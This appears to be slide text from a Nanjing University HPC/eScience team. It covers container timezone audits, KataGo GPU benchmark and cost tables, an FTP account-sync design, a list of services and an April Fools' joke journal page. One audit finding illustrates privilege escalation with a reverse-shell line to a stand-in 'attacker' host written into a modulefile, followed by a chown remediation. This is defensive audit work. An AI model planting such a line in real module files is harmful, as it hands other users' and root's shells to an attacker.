 - 提前适应CA/B SC-081v3
- 堡垒机（强制TOTP）
- 集中日志：Filebeat -> Elasticsearch -> Kibana
- 集中监控：Grafana
 - Exporter -> Prometheus、Scripts -> InfluxDB





容器日志时区



【问题背景】

- 几十个节点，几百个个Docker容器的时区配置混乱
- 仅检查 `docker exec date` 显示 CST，存在隐患
- 实际容器内系统、应用时区可能与系统时区不一致
- 影响日志采集的时区判定

【审计方法论修正】

必须验证的4个层面：

1. ☒ 容器系统时区: `docker exec date` 显示 CST
2. ☒ ES日志时区: `event.timezone` 必须为 +08:00
3. ☒ 应用日志时间戳: 程序日志带 +08:00 或 CST
4. ☒ 程序内部时区: 应用程序实际使用的时区

【三种配置策略最佳实践】

策略	适用镜像	配置示例
localtime-only	prom/*	挂载/etc/localtime
TZ-only	Alpine/Debian	TZ=Asia/Shanghai
TZ + zoneinfo	scratch/空白镜像	TZ + 挂载zoneinfo



■ 千里眼化身

- 对集群计算存储资源、网络白名单等静态信息的检索。彻底告别了"翻文档、查表格、问同事、等回复"的串行阻塞模式。

■ 顺风耳化身

- 作为作业调度系统的智能封装，辅助用户完成从作业脚本编写、队列选择、作业提交到状态监控的全流程自动化。

■ 妙手回春化身

- 整合中心常见故障案例，根据当前作业状态和日志，并结合历史数据，给出根因分析到解决方案的完整报告。

■ 虽然愚人节推送，但SKILL真的可以用

<https://git.nju.edu.cn/escience/hpc-software-source/cicam-hpc-skill/>




HPC Skills

■ 千里眼化身


- 对集群计算存储资源、网络白名单等静态信息的检索。彻底告别了"翻文档、查表格、问同事、等回复"的串行阻塞模式。

千里眼化身



辅助
自动化

当前作
报告。



■ 虽然愚人节推送，但SKILL真的可以用

<https://git.nju.edu.cn/escience/hpc-software-source/cicam-hpc-skill/>



HPC Skills



KataGo

- 自优化、自提交、自分析

执行操作

停止 RTX 4090 D测试作业

已停止 40745758 @ n034

数据已充分验证新配置72并发

所有GPU最终配置总结表

序号	GPU	并发数	性能	每局资源	达成率	状态	调整历史
1	RTX 5090	170	3680	21.6	108%	✓ 优秀	无→150→170
2	RTX 4090	127	2501	19.7	99%	✓ 优秀	128→127
3	A100	88	1932	22.0	110%	✓ 优秀	108→88
4	RTX 4080	90	1899	21.1	106%	✓ 优秀	76→90
5	RTX 4090 D	72	1555	21.6	108%	✓ 优秀	无→88→72
6	RTX 3090	65	1273	19.6	98%	✓ 优秀	82→65
7	TITAN RTX	50	914	18.3	92%	✓ 良好	72→50
8	RTX 2080 Ti	45	889	19.8	99%	✓ 优秀	68→45
9	RTX 3080	54	1098	20.3	102%	✓ 优秀	68→52→40→54
10	V100	80	-	-	-	未测试	默认
11	P100	56	-	-	-	未测试	默认
12	K40c	30	-	-	-	未测试	默认

SLICED ADVANCES

Sliced Advances

ISSN: 2345-6789 (Online) | Latest Issue

HOME

ARCHIVES

ABOUT

SUBMIT

SEARCH

Fractional talent quantization and real-number personnel deployment in distributed computing environments

Original Research

PUBLISHED IN: Sliced Advances

DATE: April 1, 2026

DOI: 10.1234/slicedadv.2026.0401

Full Text (PDF)

Request Permissions

Cite

Metrics

成果 | eScience中心在分数化人才培养研究中取得重大进展

中心成功突破了传统人力资源的整数约束，首次实现了分数化人才的稳定制备

KataGo分布式训练详细成本分析表

每局游戏成本表 (按300步/局计算)

排名	GPU	价格(元/时)	性能	每局时间	每局成本	性价比
1	RTX 4090	1.3	2501	8.0秒	0.0029元	344.8局/元
2	RTX 4080	1.0	1899	10.5秒	0.0029元	342.1局/元
3	RTX 3080	0.7	1098	18.2秒	0.0035元	282.7局/元
4	RTX 2080 Ti	0.6	889	22.5秒	0.0038元	266.7局/元
5	RTX 5090	2.2	3680	5.4秒	0.0033元	302.0局/元
6	RTX 3090	1.2	1273	15.7秒	0.0052元	191.5局/元
7	RTX 4090 D	1.2	1555	12.9秒	0.0043元	232.6局/元
8	TITAN RTX	0.9	914	21.9秒	0.0055元	182.9局/元
9	A100	4.0	1932	10.4秒	0.0114元	87.7局/元



● 高风险发现

1. Modules 系统权限配置问题

****位置**:** `/fs00/software/modules/5.0.1/`` 和 `/fs00/software/m`

****问题描述**:**

- modules 安装目录和模块文件目录的所有者为 ``yaoge:yaoge``
- 所有用户均可加载这些模块 (``module load``)
- module 文件 (如 `cuda`、`gcc`、`oneapi` 等) 可以被 `yaoge` 用户修改

****潜在风险**:**

```
```bash
攻击者可修改常用模块文件，添加恶意命令
echo "exec /bin/sh -c 'bash -i >& /dev/tcp/attacker/4444 0>&1'
modulefiles/cuda/12.0
```

当 `root` 或其他用户加载该模块时，恶意代码将以该用户权限执行。

**影响范围:**

- 所有使用 `module load` 的用户
- 如果 `root` 或管理员使用这些模块，可能导致 `root` 权限被获取

**修复建议:**

```
将目录所有权改为 root
chown -R root:root /fs00/software/modules/5.0.1/
chown -R root:root /fs00/software/modulefiles/
```

提权路径分析

已检查的提权向量

向量	结果	详情
Sudo 权限	✗ 无	无法运行 <code>sudo -l</code>
SUID 滥用	✗ 无	无非标准 SUID 文件
Cron 任务劫持	✗ 不可行	脚本路径不可写
可写系统文件	✗ 无	无全局可写关键文件
PATH 劫持	✗ 不可行	PATH 未包含可写目录
内核漏洞	✗ 无已知	内核版本较新
容器逃逸	✗ 不适用	未安装 Docker/Containerd
私钥窃取	✗ 未发现	无 SSH 私钥泄露
服务利用	⚠ 潜在	Modules 系统可被利用



# HPC ftp/sftp



- 登陆节点sftp有TOTP不够友好
  - 自动化
  - 多链接
  - 强制加密影响速度
- 独立节点专用的静态密码用于数据传输
  - 支持FTP、FTPS、SFTP
  - 对于FTP：认证强制加密，数据通道可选加密



# HPC ftp/sftp



## 数据流向

### ① LDAP查询

→ 获取uid/homeDirectory等

### ② 检测 stor\_passwd 文件

→ empty: 创建账号+生成密码

→ has\_content: 保持/启用

→ missing: 停用账号

### ③ 更新 MariaDB

→ INSERT/UPDATE/禁用

## 核心组件

### • hpc-sync.py (Python)

- ldap3 + pymysql

- 守护模式/定时同步

### • ProFTPD + mod\_vroot

- VRootAlias映射双目录

- SQLGroupInfo UNION ALL

### • NFS挂载

- /fsb/home

- /data/hpc

## 【自助开通机制】

• touch ~/stor\_passwd → 系统自动创建FTP账号

• 生成随机密码（大小写+数字）

• cat ~/stor\_passwd 查看当前密码

• rm ~/stor\_passwd 停用账号

## 【NFS权限处理】fork+setuid

• root无法直接写入NFS时，fork子进程

• setgid+setuid切换用户身份写入

• 保持文件原有属主和权限语义

## 【mod\_vroot虚拟目录】

• VRootAlias /data/hpc/%u archive

• 用户chroot到home目录，同时访问归档存储

## 【SQLGroupInfo FREEFORM】

• UNION ALL 合并 fsb + hpc\_data 双组权限

• 虚拟GID 65535, ProFTPD专用

## 【上游贡献】Alpine Linux aports

• 问题: proftpd-mod\_ban 包编译缺陷

- mod\_ban.so 引用 tpl\_jot 符号

- Alpine未加 -Wl,--export-dynamic

- 错误: Error relocating: tpl\_jot symbol not found

• 修复: export LDFLAGS="\$LDLAGS -Wl,--export-dynamic"

✓ **MR !100332** 已合并到 **Alpine** 上游



# 服务



域名	服务	推出时间↑	TOTP	用户量
	高热密度机房	2008		
hpc.nju.edu.cn	超级计算/AI	2011	强制	~ 2 千
box.nju.edu.cn	云盘	2017	可选	~ 5.8 万
mirror.nju.edu.cn	开源镜像	2017		~ 千万独立IP / 月
git.nju.edu.cn	代码托管	2018	可选	~ 1.3 万
entry.nju.edu.cn	远程控制	2018	强制	~ 2 千
test.nju.edu.cn	网络测速	2019		~ 16 万次 / 月
stor.nju.edu.cn	数据存储	2020/2025		
table.nju.edu.cn	协同表格	2020	可选	~ 9 万
tex.nju.edu.cn	LaTeX	2021	可选	~ 2.2 万
doc.nju.edu.cn	文档中心	2021	编者强制	~ 9 万独立IP / 月
speed.nju.edu.cn	内网测速	2024		~ 7 百次 / 月
pass.nju.edu.cn	密码管理	2025	可选	~ 2 百
time.nju.edu.cn	网络授时	2025	~ 6% 中国DNS应答(NTP pool)	



南京大學

Thanks